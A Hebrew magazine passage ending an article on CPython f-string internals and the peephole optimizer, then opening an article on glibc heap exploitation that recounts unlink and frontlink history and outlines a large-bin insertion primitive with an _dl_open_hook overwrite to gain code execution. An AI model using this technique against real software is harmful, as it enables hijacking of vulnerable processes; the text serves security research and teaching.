הבדל גדול של ()str.format מהאופציות שהיו קיימות עד כה הוא שפונקציה זו לא מגבילה את הטיפוסים שניתן להשתמש בהם. עד כה, אם % או string.Template היו נתקלים באובייקט שאינו "פרימיטיבי" [17] כדי להמיר אותו למחרוזות היו מפעילים עליו את הפונקציה str.

בכך שנוספה פונקציה חדשה לאובייקטים בפייתון, __format__, נוצרת הפרדה בין התפקיד של __str__ ופרמוט מחרוזות, דבר שנותן למתכנת יותר כוח ושליטה רחבה יותר על הייצוג של אובייקטים שהוא מממש.

17 פייתון לא משתמשת במושג "פרימיטיביות" כדי ליצור הפרדה בין טיפוסים "פשוטים" (אשר בנויים בשפה) לטיפוסים "מורכבים" (שנבנו על גבי הטיפוסים הפשוטים). בהקשר זה בטיפוסים פרימיטיביים הכוונה היא הטיפוסים המספריים (שלמים, נקודה-צפה, מרוכבים) ומחרוזות.

f-string

רקע

PEP 498 פורסם בשנת 2015 ורלוונטי רק לפייתון 3.6 ומעלה. PEP זה בא להוסיף אפשרות נוספת לפרמוט מחרוזות בפייתון, אשר אמורה להיות יותר פשוטה לשימוש מהאפשרויות שהיו קיימות עד כה ומקיפה באותה מידה כמו str.format() הידוע. PEP זה לא בא להחליף אף אחת מהאפשרויות שהיו קיימות עד כה. שמה של צורת פירמוט זו בא מאופן השימוש בה. הרבה מהתשתית של f-strings היא מחזור של התשתית שנוצרה בעקבות str.format().

שימוש

f-strings נוצרים ע"י הוספת הקידומת f או F למחרוזות רגילות, בדומה לקידומות האחרות שקיימות בשפה - r, u, b. ה-PEP קבע שלא ניתן לשלב f-strings עם הקידומת b. אין פואנטה בשילוב עם הקידומת u כיוון שכל המחרוזות בפייתון3 הן מחרוזות יוניקוד. לכן, ניתן לשלב f-strings רק עם הקידומת r או R כדי לייצר raw strings מפורמטים.

הכללים של f-strings עקרונית זהים לכללים של str.format():

- הפרמטרים במחרוזת הפורמט צריכים להיות בין סוגריים מסולסלות ('{' ו-'}')
- ניתן לעשות escape לסוגריים המסולסלות אם שמים שני סוגריים מאותו הסוג אחד אחרי השני.
- ניתן לציין אופציות נוספות לפרמוט ע"י הוספת נקודתיים ואחריהן האופציות הנחשקות (למשל המרה לבסיס 2, 8 או 16 הוספת padding וכו')[16]

f-strings, בניגוד ל- str.format(), יכולים להכיל קוד שרירותי שיורץ

בעת ציון ביטויים לפרמוט, הביטויים לא יכולים להכיל \ (backslash)

בתקווה שהבנתם את העיקרון, נעבור לכמה דוגמאות:

```
>>> def f_backslash_error(name):
        return f'{\'name\'} has submitted a pull request'

>>> f_backslash_error("Eric")
SyntaxError: f-string expression part cannot include a backslash

>>> def f_function():
        return f"The current PID is {os.getpid()}"

>>> f_function()
The current PID is 3340

>>> def f_string(delta, target):
        return f"{delta:04} minutes to {target}"

>>> f_string(2, "midnight")
0002 minutes to midnight
```

מימוש

בנוהל, נסתכל על ה-Bytecode של דוגמא שמשתמשת ב-f-strings:

2	0	LOAD_CONST	1	('The current PID is ')
	2	LOAD_GLOBAL	0	(os)
	4	LOAD_ATTR	1	(getpid)
	6	CALL_FUNCTION	0	
	8	FORMAT_VALUE	0	
	10	BUILD_STRING	2	
	12	RETURN_VALUE		

עד הפקודה החמישית, הכל כפי שהיינו מצפים. אם כן, בואו נסתכל על מה שקורה כשהמפרש נתקל בה:

```
TARGET(FORMAT_VALUE) {
    /* Handles f-string value formatting. */
    PyObject *result;
    PyObject *fmt_spec;
    PyObject *value;
    PyObject *(*conv_fn)(PyObject *);
    int which_conversion = oparg & FVC_MASK;
    int have_fmt_spec = (oparg & FVS_MASK) == FVS_HAVE_SPEC;

    fmt_spec = have_fmt_spec? POP() : NULL;
    value = POP();

    /* See if any conversion is specified. */
    switch (which_conversion) {
    case FVC_STR:   conv_fn = PyObject_Str;   break;
    case FVC_REPR:  conv_fn = PyObject_Repr;  break;
    case FVC_ASCII: conv_fn = PyObject_ASCII; break;

    /* Must be 0 (meaning no conversion), since only four
       values are allowed by (oparg & FVC_MASK). */
    default:        conv_fn = NULL;           break;
    }

    /* If there's a conversion function, call it and replace
       value with that result. Otherwise, just use value,
       without conversion. */
    if (conv_fn != NULL) {
        result = conv_fn(value);
        Py_DECREF(value);
        if (result == NULL) {
            Py_XDECREF(fmt_spec);
            goto error;
        }
        value = result;
    }

    /* If value is a unicode object, and there's no fmt_spec,
       then we know the result of format(value) is value
```

```
        itself. In that case, skip calling format(). I plan to
        move this optimization in to PyObject_Format()
        itself. */
    if (PyUnicode_CheckExact(value) && fmt_spec == NULL) {
        /* Do nothing, just transfer ownership to result. */
        result = value;
    } else {
        /* Actually call format(). */
        result = PyObject_Format(value, fmt_spec);
        Py_DECREF(value);
        Py_XDECREF(fmt_spec);
        if (result == NULL) {
            goto error;
        }
    }

    PUSH(result);
    DISPATCH();
}
```

[שורות 3454-3510 בקובץ Python/ceval.c/]

הקוד דיי פשוט - הוא בודק את מסכת הביטים של האופקוד כדי לדעת אם יש צורך בהמרה לייצוג מסוים (!a/!s/!r) וקורא לפונקציה הנ"ל אם היא קיימת. לאחר מכן יש בדיקה האם הפרמטר של הפונקציה הוא מחרוזת, במקרה כזה אין צורך לפרמט אותו כיוון שהוא כבר מפורמט (נעשה מטעמי אופטימיזציה). ולבסוף, קוראים ל-PyObject_Format כדי לפרמט את האובייקט.

הדבר האחרון שנעשה בעת טיפול באופקוד הזה הוא דחיפה למחסנית של התוצאה. נסתכל על המימוש של BUILD_STRING ונבין מדוע:

```
TARGET(BUILD_STRING) {
    PyObject *str;
    PyObject *empty = PyUnicode_New(0, 0);
    if (empty == NULL) {
        goto error;
    }
    str = _PyUnicode_JoinArray(empty, stack_pointer - oparg, oparg);
    Py_DECREF(empty);
    if (str == NULL)
        goto error;
    while (--oparg >= 0) {
        PyObject *item = POP();
        Py_DECREF(item);
    }
    PUSH(str);
    DISPATCH();
}
```

[שורות 2526-2542 בקובץ Python/ceval.c/]

כל מה שהקוד הזה עושה הוא לעשות join למחרוזת ריקה עם כמה מחרוזות שנמצאות על המחסנית. כלומר הפעולה של האופקוד הזה שקולה לשורה הבא בפייתון:

```
>>> "".join(["Finite", "List", "Of", "Values"])
```

ובמילים אחרות - כל מה ש-f-strings עושים זה לקרוא לפונקציה שכבר ממומשת בפייתון שמבצעת פירמוט לטיפוסים שונים, דחיפת התוצאה למחסנית, וקריאה לפונקציה שכבר ממומשת בפייתון ומחברת כמה מחרוזות ביחד. קוד מאוד מינימליסטי, מאוד פשוט, מאוד פייטוני.[18]

סיכום

f-strings הם תוספת מאוד נעימה לפייתון. הם מנצלים דברים שכבר מומשו בשפה בעבר (בזכות str.format בעיקר) ומוסיפים תחביר מאוד מינימליסטי שפותר בעיות נוחות שהיו קיימות עד כה. יש להם ביצועים טובים בגלל המימוש שלהם (שני האופקודים BUILD_STRING ו- FORMAT_VALUE והמימוש שלהם בשפת C) וסט נרחב של אפשרויות פירמוט, שגם הוא בא בעקבות PEP 3101.

אחרית דבר

טרום כתיבת המאמר לא היה לי שום ידע על המבנה של CPython או על המימוש שלו, כעת, בסוף המאמר, אני מרגיש שרכשתי ידע רב על המימוש של מבנים וקונספטים רבים ב-CPython. מאמר זה למעשה היה אמצעי ללימוד CPython עבורי.

התחלתי לכתוב את המאמר באמצע אוקטובר 17' וכחודש לאחר מכן סבלתי ממשבר כתיבה שנמשך בערך עד סוף מאי 18'. בזמן הזה, פייתון 3.7 הספיקה להיכנס לבטא והביאה איתה שינויים מעניינים רבים. מהסתכלות על השינויים שנעשו לא ראיתי משהו שרלוונטי למאמר הזה, אך אין לדעת מה העתיד טומן בחובו.
מעבר לכך שכעת המאמר אולי לא רלוונטי יותר, זה גם אומר שיש הבדלים בניסוח ובסגנון הכתיבה של החלקים השונים במאמר. אני מתנצל על כך ומקווה שתצליחו לקרוא את המאמר עד לכאן ☺

ארצה להודות לקהילת המפתחים של פייתון שעונים על שאלות ברשימת התפוצה במייל וכן בטראקר הבאגים ובלעדיהם לא הייתי מצליח לכתוב את המאמר הזה. בנוסף, ארצה להודות לחבר שסיפר לי על f-strings ועל היכולות שלהם. בלעדיו לעולם לא הייתי מתעניין בכל הנושא הזה והמאמר לעולם לא היה נכתב.

[18] ראו נספח ב' עבור מימוש שהיה בגרסת האלפא של פייתון3.6 ולמרות שהוא עושה את אותו הדבר, הוא פחות יעיל.

נספח א' - אופטימיזציות של הקומפיילר

במהלך המחקר שביצעתי לשם כתיבת מאמר זה נתקלתי במשהו שלא הייתי מודע אליו לפני כן - הקומפיילר של פייתון מבצע אופטימיזציות Compile time evaluation!.

נזכיר את הפונקציה interpolation_constant_long_string ונסתכל על ה-Bytecode שהיא מייצרת:

```
>>> def interpolation_constant_long_string():
    return "Hello %s. %d is the answer to life the universe and
everything" % ("World!", 42)

>>> interpolation_constant_long_string()
Hello World!. 42 is the answer to life the universe and everything

>>> dis.dis(interpolation_constant_long_string)
```

2	0	LOAD_CONST	1	('Hello %s. %d is the answer to life the universe and everything')
	2	LOAD_CONST	4	(('World!', 42))
	4	BINARY_MODULO		
	6	RETURN_VALUE		

נביא פונקציה נוספת ונסתכל על הפלט שלה:

```
>>> def interpolation_constant_short_string():
    return "Hello %s" % "World!"

>>> interpolation_constant_short_string()
Hello World!

>>> dis.dis(interpolation_constant_short_string)
```

2	0	LOAD_CONST	3	('Hello World!')
	2	RETURN_VALUE		

למקרה שלא שמתם לב להבדל - בפונקציה השנייה כלל לא התבצע פירמוט מחרוזות! הקומפיילר של פייתון זיהה שמדובר בביטויים קבועים ולכן הוא היה יכול מראש לדעת מה תהיה התוצאה.

אם אתם כמוני, הדבר הראשון שחשבתם לעצמכם כשראיתם את זה הוא מדוע במקרה הראשון הקומפיילר לא ביצע את האופטימיזציה הזו? מבדיקות אמפיריות שעשיתי הגעתי למסקנה הבאה: אם המחרוזת שעושים לה פירמוט עלולה להיות יותר מ-20 תווים, הקומפיילר לא יבצע בה אופטימיזציה.

אישררתי מסקנה זו בעזרת שתי הפונקציות הבאות וה-Bytecode שלהן בהתאמה:

```
>>> def abnormal_result():
      return "abcdefghijklmnopqrst%s" % "u"

>>> abnormal_result()
abcdefghijklmnopqrstu

>>> dis.dis(abnormal_result)
```

2	0	LOAD_CONST	1	('abcdefghijklmnopqrst%s')
	2	LOAD_CONST	2	('u')
	4	BINARY_MODULO		
	6	RETURN_VALUE		

```
>>> def expected_result():
      return "abcdefghijklmnopqrs%s" % "t"

>>> expected_result()
abcdefghijklmnopqrst

>>> dis.dis(expected_result)
```

2	0	LOAD_CONST	3	('abcdefghijklmnopqrst')
	2	RETURN_VALUE		

לאחר ששאלתי אנשים שמבינים הרבה יותר ממני בכל הקשור ל-CPython הם הפנו אותי לקוד הבא:

```
/* Replace LOAD_CONST c1, LOAD_CONST c2, BINOP
   with    LOAD_CONST binop(c1,c2)
   The consts table must still be in list form so that the
   new constant can be appended.
   Called with codestr pointing to the BINOP.
   Abandons the transformation if the folding fails (i.e.  1+'a').
   If the new constant is a sequence, only folds when the size
   is below a threshold value.  That keeps pyc files from
   becoming large in the presence of code like:  (None,)*1000.
*/
static Py_ssize_t
fold_binops_on_constants(_Py_CODEUNIT *codestr, Py_ssize_t c_start,
                         Py_ssize_t opcode_end, unsigned char opcode,
                         PyObject *consts, PyObject **objs)
{
    PyObject *newconst, *v, *w;
    Py_ssize_t len_consts, size;

    ...

    /* Create new constant */
```

```
    v = objs[0];
    w = objs[1];
    switch (opcode) {
        ...
        case BINARY_MODULO:
            newconst = PyNumber_Remainder(v, w);
            break;
        ...
    }
    if (newconst == NULL) {
       ...
    }
    size = PyObject_Size(newconst);
    if (size == -1) {
        ...
    } else if (size > 20) {
        Py_DECREF(newconst);
        return -1;
    }

    ...

    return copy_op_arg(codestr, c_start, LOAD_CONST, len_consts,
opcode_end);
}
```

[19] [/Python/peephole.c בקובץ 221-318 שורות]

פונקציה זו עושה אופטימיזציות על ביטויים קבועים שמשתמשים באופרטורים הבינאריים בפייתון. אם תשימו לב - מחושב הגודל של תוצאת האופטימיזציה ואם הוא יותר מ-20, נשמטת התוצאה.

הסיבה לכך כתובה בתיעוד של פונקציה זו:

טיפוסים שמתארים רצפים (מחרוזת היא הרי רצף של תווים) לא עוברים אופטימיזציה מעבר למגבלה כלשהי מתוך חשש שקבצי pyc (כזכור, אלו קבצים שמכילים קוד Bytecode) יהיו גדולים מידי במקרים מסוימים. אישית, חשבתי שזה משהו מעניין שראוי לציין במאמר.

בגלל חשש שהקומפיילר יבצע לי אופטימיזציות על הקוד (וכתוצאה מכך יווצר Bytecode שאני לא מעוניין בו) החלטתי שאני לא אשתמש בפרמטרים קבועים בעת שימוש ב-% בקוד אלא אעביר את כל הפרמטרים בפונקציות.

[19] מי שרוצה לדעת מה זה peephole optimizer יכול לחפש מאמר תחת השם "A Peephole Optimizer for Python" מאת "Skip Montanaro" לעיין במאמר הקצר שהוא כתב. שימו לב שזה מאמר ישן, אבל הוא מציג כמה דוגמאות מעניינות בכל מקרה.

נספח ב' - המימוש של f-string בגרסת האלפא של פייתון 3.6.0

בזמן שהסתכלתי על המימושים של f-strings והמקור שלהם, נתקלתי במימוש הראשוני שלהם בגרסה 3.6.0. מעניין להסתכל על bytecode בגרסה זו ולראות שיפור שעשו במימוש של f-strings. מבלי לבזבז עוד הרבה זמן, בואו נסתכל על ה-disassembly של הפונקציה f_function שנעשה בגרסה 3.6.0a4 של פייתון:

2	0	LOAD_CONST	1	('')
	2	LOAD_ATTR	0	(join)
	4	LOAD_CONST	2	('The current PID is ')
	6	LOAD_GLOBAL	1	(os)
	8	LOAD_ATTR	2	(getpid)
	10	CALL_FUNCTION	0	(0 positional, 0 keyword pair)
	12	FORMAT_VALUE	0	
	14	BUILD_LIST	2	
	16	CALL_FUNCTION	1	(1 positional, 0 keyword pair)
	18	RETURN_VALUE		

מה שמתרחש כאן זה הדבר הבא:

- המפרש טוען לזכרון מחרוזת ריקה ולאחר מכן הוא טוען את הפונקציה join ומחרוזת קבועה שתופיע במחרוזת המפורמטת.
- הפונקציה getpid במודל os נטענת, נקראת והתוצאה שלה מפורמטת. לאחר מכן, בונים רשימה עם הערכים שנמצאים על המחסנית(המחרוזת " The current PID is" ותוצאת פירמוט ה-PID)
- הפונקציה Join נקראת על המחרוזת הריקה והרשימה שעל המחסנית
- מוחזרת תוצאת ה-join

על אף שה-Bytecode הזה שקול סמנטית למה שקורה בגרסאות ה-release של פייתון 3.6, הוא פחות יעיל. הסיבה העיקרית לכך היא שבמקום להיכתב כקוד C, הכל נעשה כפעולות שרצות על המפרש.

טעינת כל המחרוזות, טעינת הפונקציה join כפונקציה בפיתון וכן שימוש ברשימות במקום ב-tuple-ים (מסיבות של מימוש, רשימות הן יותר איטיות מ-tuple-ים) הן מה שגרמו לכך שבגרסה 3.6 של פייתון גם הוסיפו את האופקוד BUILD_STRING כדי לגרום לקוד של f-strings להיות יותר יעיל.

היכל הבידור

(Heap Exploitation against GlibC in 2018)

מאת ינאי ליבנה

הקדמה

מנגנון הקצאת הזכרון (malloc) בספרייה הסטנדרטית לשפת C של ארגון גנו (GlibC / GNU C Library) הוא מעיין נובע. כל שני וחמישי מישהו מוצא דרך חדשה לסובב אותו ולהריץ באמצעותו קוד שרירותי. היום הוא יום שכזה. היום, קוראים יקרים, תראו עוד נתיב להרצת קוד. היום תראו כיצד תוכלו לדרוס כרצונכם כתובות לבחירתכם בזכרון (כן, יותר מאחת!). היום תראו את פיסת הקוד (gadget) המושלמת שתגרום לקוד לבחירתכם לרוץ. ברוכים הבאים להיכל הבידור!

ההיסטוריה כפי שהכרנו

בשנת 2001 פורסמו לראשונה שיטות להשמשת חולשות שמבוססות על מנגנון הקצאת זכרון. שני מאמרים בגיליון 57 של המגזין Phrack - Vudo Malloc Tricks ו-Once upon a free - הסבירו איך השחתה של פיסת זכרון (chunk) במנגנון הקצאת הזכרון יכולה לתת לתוקף שליטה מלאה על התהליך הפגיע. הם הציגו שיטות שניצלו את מבנה הרשימה המקושרת שניצב ביסוד המימוש של מנגנון ההקצאות על מנת לייצר פרימיטיבים (primitives) שיאפשרו לתוקף לכתוב זכרון כרצונו. השיטה המפורסמת ביותר שהוצגה במאמרים אלו היא שיטת ה"הוצאה" (Unlink) שהוסברה לראשונה על ידי סולאר דזיינר (Solar Designer). אמנם השיטה הזו די מפורסמת כיום, אך הבה ונזכר כיצד היא פועלת בכל מקרה. בקצרה, הוצאה של חוליה מרשימה מקושרת מובילה לפרימיטיב של Write-What-Where.

קראו את קטע הקוד שלהלן:

```
void list_delete(node_t *node) {
  node->fd->bk = node->bk;
  node->bk->fd = node->fd;
}
```

קטע זה שקול בערך לסדרת הפעולות הבאה:

```
prev = node->bk;
next = node->fd;
*(next + offsetof(node_t, bk)) = prev;
*(prev + offsetof(node_t, fd) = next;
```

יוצא מכאן שתוקף אשר שולט במצביעים fd ו-bk למעשה יכול לכתוב את הערך של bk (מעט אחרי) הכתובת אליה מצביע fd וכן להיפך.

ולכן, זו הסיבה שבסוף שנת 2004 הוכנסו סדרת שינויים במימוש של מנגנון ההקצאה בספרייה הסטנדרטית לשפת C של גנו ונכתבו מעל תריסר בדיקות נאותות (integrity) שהפכו את כל השיטות המוכרות באותה תקופה למיושנות. אם המשפט הקודם מצלצל לכם מוכר, זו אינה מקריות, זהו תרגום ישיר מפסקת הפתיחה של המאמר המפורסם Malloc Maleficarum ("הקצאת המכשפים"). המאמר פורסם בשנת 2005 ומיד נכנס לפנתיאון. כותב המאמר הציג חמש שיטות השמשה חדשות. חלקן, כמו השיטות שהיו לפניו ניצלו את מבני הנתונים במימוש מנגנון ההקצאה, אבל אחרים הציגו רעיון חדש - הקצאת זכרון שרירותי.

הטכניקות החדשות ניצלו את העובדה שמנגנון ההקצאה **מקצה זיכרון** לשימוש התהליך - את העובדה שמנגנון ההקצאה מחזיר כתובת אליה התהליך הפגיע יכתוב מידע. על ידי השחתה של כל מיני שדות לשימוש פנימי של מנגנון ההקצאה תוקף יכול לגרום למנגנון להחזיר כתובות לבחירתו. לדוגמה באיזור המחסנית (Stack) או איזור טבלת ההיסטים הכללית (got / Global Offset Table). בחלוף הזמן, נוספו עוד ועוד בדיקות נאותות לספריה. הבדיקות הללו ניסו לוודא שהשדות בשימוש מנגנון ההקצאה מכילות תוכן סביר לפני שהוחזרו למשתמש. למשל, שהגודל של פיסת זכרון לא גדול מדי ושהכתובת שלה נמצאת באיזור הגיוני.

בדיקות אלו לא הפכו את המימוש למושלם מבחינת אבטחה, אבל הן הקשו על הוצאת מתקפה לפועל והוסיפו דרגות קושי לביצוע מתקפה. כעבור זמן מה, תוקפים חשבו על רעיונות חדשים כיצד לנצל חולשות באמצעות מנגנון הקצאת הזכרון. אמנם הקצאת זכרון במקום שרירותי במרחב הזכרון של התהליך היא פרימיטיב חזק במיוחד אבל הרבה פעמים יכולת פחותה מזו יכולה להספיק לתוקף. הרבה פעמים מספיק לתוקף להשחית מידע אחר שנמצא באיזור הזכרון הדינאמי (הזכרון שמנוהל על יד מנגנון הקצאת הזכרון) ע"מ להריץ קוד שרירותי. הרבה פעמים מספיק לדרוס מידע שנמצא בשכנות לאיזור בו הופעלה החולשה לראשונה. על ידי השחתת שדה הגודל של פיסת זכרון, או אפילו סיביות הדגלים בשדה הזה, יכול התוקף לגרום למנגנון הקצאת הזכרון להקצות פיסת זכרון אחת שחופפת לפיסת זכרון אחרת וכך לדרוס את המידע שנמצא שם עם מידע שרירותי.

מספר שיטות ברוח זו הוצגו בשנים האחרונות, כאשר המפורסמות ביותר הוצגו במאמר The poisoned NUL byte, 2014 edition על מנת להקשות על תוקף להשתמש בסוג זה של שיטות הוצגה בדיקת נאותות נוספת. כאשר פיסת זכרון מוחזרת למנגנון ההקצאות גודל הפיסה מועתק מתחילת הפיסה ונכתב אל סופה. כאשר המנגנון מקצה את הפיסה הוא מוודא כי שני הגדלים זהים אחד לשני. אמנם זה לא פתרון מלא לבעיה, אבל זה בלי ספק מקשה על התוקף. המאגר העדכני ביותר של מימושים של שיטות תקיפה מבוססות מנגנון הקצאת הזכרון בספרייה הסטנדרטית לשפת C של גנו נמצא במאגר הגיטהאב של קבוצת ה-CTF המוכרת בשם ShellPhish.

פרימיטיב חדש מופלא

ישנן פעמים בהן על מנת לקחת צעד לפנים כדאי קודם לקחת שניים לאחור. בואו נטייל לאחור בזמן ונבחן את מבני הנתונים של מנגנון הקצאת הזכרון כפי שעשו הקדמונים בשנת 2001. באופן פנימי, כל פיסות הזכרון מאוכסנות ברשימות מקושרות, כאשר רוב הרשימות הן מעגליות ודו-כיווניות. כבר דנו בפעולת ההוצאה מרשימה מקושרת וכיצד ניתן לנצל אותה ועל כך שנוספו למימוש בדיקות נאותות על מנת למנוע ניצול כזה. הוצאה מרשימה היא לא הפעולה יחידה שניתן לבצע על רשימות, ישנה עוד פעולה: הכנסה. קחו לדוגמה את הקוד הבא:

```
void list_insert_after(prev, node) {
    node->bk = prev;
    node->fd = prev->fd;
    prev->fd->bk = node;
    prev->fd = node;
}
```

קוד זה שקול פחות או יותר ל:

```
next = prev->fd;
*(next + offset(node_t, bk)) = node;
```

תוקף ששולט ב-prev->fd יכול לכתוב את הכתובת של החוליה המוכנסת node לאן שירצה! שליטה בשדה זה היא די פשוטה להשגה בהנתן השחתה שיסודה בזכרון הדינאמי. בהנתן חולשות מסוג Use-After-Free או מסוג Heap-Based-Buffer-Overflow[20] לתוקף בדרך כלל יש שליטה על שדה ה-fd (שדה המצביע לפיסה הבאה ברשימה המקושרת). אך שימו לב כי המידע שנכתב **איננו אקראי** - זה הכתובת של החוליה המוכנסת לרשימה - פיסה ששוחררה והוחזרה למנהל ההקצאות. ייתכן ופיסה זו עוד תוחזר לתהליך לצורך שימוש וייתכן מאוד שהתוכן שלה בשליטת התוקף! כלומר זהו פרימיטיב מסוג write-pointer-to-what-where (ולא write-where כפי שאולי היינו חושבים במבט ראשון).

מעיון בקוד של מנהל הזכרון, נראה שניתן להשתמש בפרימיטיב הזה בקלות יחסית. הכנסה לתוך אמצע רשימה מתרחשת כאשר מכניסים פיסת זכרון גדולה (large) אל תוך הרשימה המתאימה לפיסות גדולות (large bin). אבל נדון בפרטים אלו לעומק מאוחר יותר. ראשית, יש נושא בוער יותר שטעון בירור. כאשר התחלתי לכתוב את המאמר הזה, לאחר שמיינתי את השיטות לקבוצות כמו שפירטתי לעיל, ספק טורדני החל לנקר בראשי. השיטה שתיארתי לעיל קשורה בטבורה לשיטה הישנה של הוצאה מרשימה. למעשה היא תמונת המראה שלה. אם כן, כיצד ייתכן שאף אחד מעולם לא פרסם עליה דבר בכל השנים הללו? ואם כן פורסם דבר, כיצד אני וכל האנשים שנועצתי בהם לא מכירים את השיטה? על כן הלכתי לי לקרוא בספרי חכמה נשכחת - את המאמרים הראשונים מ-2001. אותם המאמרים שכל מי שפרסם אחריהם

[20] המונח "ערימה" (Heap) מתייחס לזכרון לפיסות הזכרון שמנוהלות על ידי מנהל ההקצאות. בחלק מהמימושים השונים של המנגנון הזה, שלא יידונו במאמר, נעשה שימוש במבנה נתונים בשם "ערימה" ולכן שם זה משמש לפעמים לסוג הזה של זכרון.

אמר שאין בהם שום דבר שניתן להשתמש בו כיום. ושם למדתי, ראו זה פלא, שהשיטה הזו כבר נמצאה ופורסמה לפני שנים רבות!

ההיסטוריה האמיתית של טכניקת "הכנס מלפנים" (Frontlink) הנשכחת

שיטת ההכנסה לרשימה המתוארת בקטע הקודם היא שיטת "הכנס מלפנים" הנשכחת. זוהי השיטה השנייה המתוארת במאמר Vudo Malloc Tricks משנת 2001 - המאמר הראשון שיצא על השמשת חולשות מסוג זה. כותב המאמר מתאר את השיטה כ*"פחות גמישה ויותר קשה להשמשה"* בהשוואה לשיטת ה"הוצאה". בעולם בו אין הקשחה מסוג "מניעת הרצת מידע" (DEP) היא אכן נחותה משמעותית. שיטת ההוצאה נותנת לתוקף לכתוב ערך כרצונו למקום כרצונו (תחת כמה מגבלות) בעוד שיטת "הכנס מלפנים" לא נותנת לתוקף לבחור את הערך הנכתב. אני מאמין שבשל כך שיטת "הכנס מלפנים" הייתה הרבה פחות נפוצה וכמעט נשכחה לחלוטין בימינו.

בשנת 2002 מנגנון הקצאת הזכרון נכתב מחדש על פי קוד מגרסה C-2.7.0 של מנגנון הקצאת הזכרון של דאג לי (Doug Lea). הגרסה החדשה מוחקת מהקוד את המאקרו "הכנס מלפנים" אבל, למעשה, המימוש החדש מבצע את אותה פעולת הכנסה לרשימה (תחת שמות אחרים במגוון מקומות). מאותה שנה ואילך אין דרך לקשר בין שם השיטה לשורות הקוד אותן היא מנצלת.

בשנת 2003 ויליאם רוברטסון ואחרים (William Robertson et al) מכריזים על מערכת חדשה ש"*מזהה ומונעת את כל שיטות ההשמשה לחולשות Heap-Based-Buffer-Overflow*" על ידי מימוש מנגנון זיהוי מבוסס עוגיות (cookie). הם מכריזים על המערכת גם ברשימת התפוצה של security focus. אחת התגובות היותר מעניינות להכרזה הזו היא של חוקר אבטחה בשם שטפן אסר (Esser Stefan). אסר בתגובתו מתאר את המערכת הפרטית שלו לזיהוי ומניעה של שימוש בחולשות לה הוא קורא "הוצאה מאובטחת" (unlinking safe). רוברטסון משיב ואומר ששיטה זו (של אסר) מונעת אך ורק מתקפות מסוג "הוצאה" אבל אסר עונה ש-*"ידוע לי ששינוי המאקרו להוצאה מרשימה לא מגן מפני שיטת "הכנס מלפנים" אבל בלאו הכי רוב התוקפים לא יודעים בכלל שהשיטה הזו קיימת."*

כשנתיים לאחר ההתכתבות הזו, בשנת 2004 נוספות למימוש בדיקת הנאותות שאסר מתאר (ככל הנראה בעקבות התכתובת).

בשנת 2005 מפורסם המאמר Malloc Maleficarum ("הקצאת המכשפים"). להלן תרגום של הפסקה הראשונה מהמאמר:

> *"בסוף שנת 2001 "Vudo Malloc Tricks" ו-"Once Upon A Free()" הגדירו את השמשת חולשות גלישה בזכרון דינאמי על מערכות לינוקס. בסוף שנת 2004 הוכנסו סדרת שינויים במימוש של מנגנון ההקצאה בספרייה הסטנדרטית לשפת C של גנו ונכתבו מעל תריסר בדיקות נאותות (integrity) שהפכו את כל השיטות המוכרות באותה תקופה למיושנות."*

כל מאמר שפורסם לאחר מכן תיאר את ההיסטוריה בצורה דומה. למשל, המאמר Malloc Des-Maleficarum ("הקצאת הלא מכשפים") מסכם:

"הכישורים שפורסמו במאמר הראשון הציגו:

- *שיטת ההוצאה*
- *שיטת ההכנסה מלפנים*

... ניתן היה ליישם את שיטות אלו עד 2004 ולאחר מכן שונה המימוש ושיטות אלו לא עובדות יותר"

כמו כן, המאמר "Exploiting DLmalloc Frees" ב-2009, קובע:

רעיונות אלו אומצו בגרסת 2.3.5 של הספריה יחד עם בדיקות נאותות נוספות מה שהפך את שיטת ה"הוצאה" ו"הכנס מלפנים" לחסרות תועלת.

לא יכולתי למצוא אפילו בדל של ראיה לכל ההצהרות הללו. אדרבה, הצלחתי להשמיש את שיטת "הכנס מלפנים" על מגוון גרסאות של מערכות הפעלה שהופצו במהלך שנים, כולל פדורה 4 משנת 2005 עם גרסת ספרייה 2.3.5. הקוד להשמשה נמצא בהמשך המאמר.

לסיכום ביניים, שיטת "הכנס מלפנים" מעולם לא צברה תהודה, אין שום דרך לקשר בין שמה לקטעי הקוד בהן היא משתמשת וכל המאמרים מהשנים האחרונות טוענים שאין בה שום תועלת ולקרוא עליה זה בזבוז זמן. ולמרות כל זאת היא עדיין ניתנת לשימוש גם כיום!

ולסיום ההשמשה

בנקודה זו אולי תטעו לחשוב שפרימיטיב מסוג write-pointer-to-what-where הוא חביב, אך ישנה עוד דרך ארוכה לשליטה מלאה על זרימת התהליך. לכאורה משימה מסובת לפנינו: עלינו למצוא מועמד מתאים לדריסה - מצביע לאיזשהו מבנה שמכיל מצביעים לפונקציות. ולא סתם מצביע, אלא אחד שנוכל לגרום לתכנית להשתמש בו לאחר הדריסה. אולי תופתעו לדעת שמצביעים שכאלו קיימים בספרייה הסטנדרטית עצמה. מבין המועמדים האפשריים שמצאתי המתאים ביותר הוא _dl_open_hook. הספרייה משתמשת במשתנה הזה כאשר טוענים לתהליך ספרייה נוספת. במהלך הטעינה, אם המשתנה הזה אינו NULL, אז במקום לקרוא למימוש הסטנדרטי של טעינת ספרייה, תיקרא הפונקציה _dl_open_hook->dlopen_mode() והתוקף יכול לשלוט על איזו פונקציה זו תהיה אם הוא דורס את _dl_open_hook. פה הוספנו דרישה חדשה - היכולת לגרום לתהליך הפגיע לטעון ספרייה נוספת במהלך הריצה. זו נראית לכאורה דרישה מסובכת, אבל למעשה אין פשוטה ממנה. מנגנון ההקצאות עצמו, החלק אותו אנחנו מנצלים על מנת לכתוב, טוען ספרייה נוספת במקרה בו אחת מבדיקות הנאותות נכשלת! כלומר, כל מה שדרוש לתוקף על מנת להשיג הרצת קוד הוא להכשל בבדיקת נאותות לאחר שדרס את _dl_open_hook.

הערה: מועמד מבטיח נוסף לדריסה הוא _IO_list_all או כל מצביע אחר למבנה הנתונים FILE. המגבלות וההשלכות של דריסת המצביע הזה מפורטות במאמר "היכל התפוז" (House of Orange). אולם בגרסאות האחרונות של הספריה נוספה בדיקת נאותות למצביע לטבלה הוירטואלית שנמצא במבנה הנתונים הזה ולכן קשה יותר להשתמש בו. באופן אירוני, אחת הדרכים לעבור את בדיקת הנאותות היא לדרוס את המשתנה _dl_open_hook וכך בכלל התחלתי להסתכל עליו. לקריאה נוספת על השימוש במצביע הזה ראו את הפרסום המקורי של אנג'לבוי (Angelboy). לקריאה על דרכים לעקוף את בדיקת הנאותות החדשה, מוזמנים לקרוא את הפרסום שלי על פתרון האתגר "300" בתחרות ה-CTF בכנס CCC.

אם כן, עד כאן התיאוריה. הבה ונראה איך מיישמים אותה בעולם האמיתי.

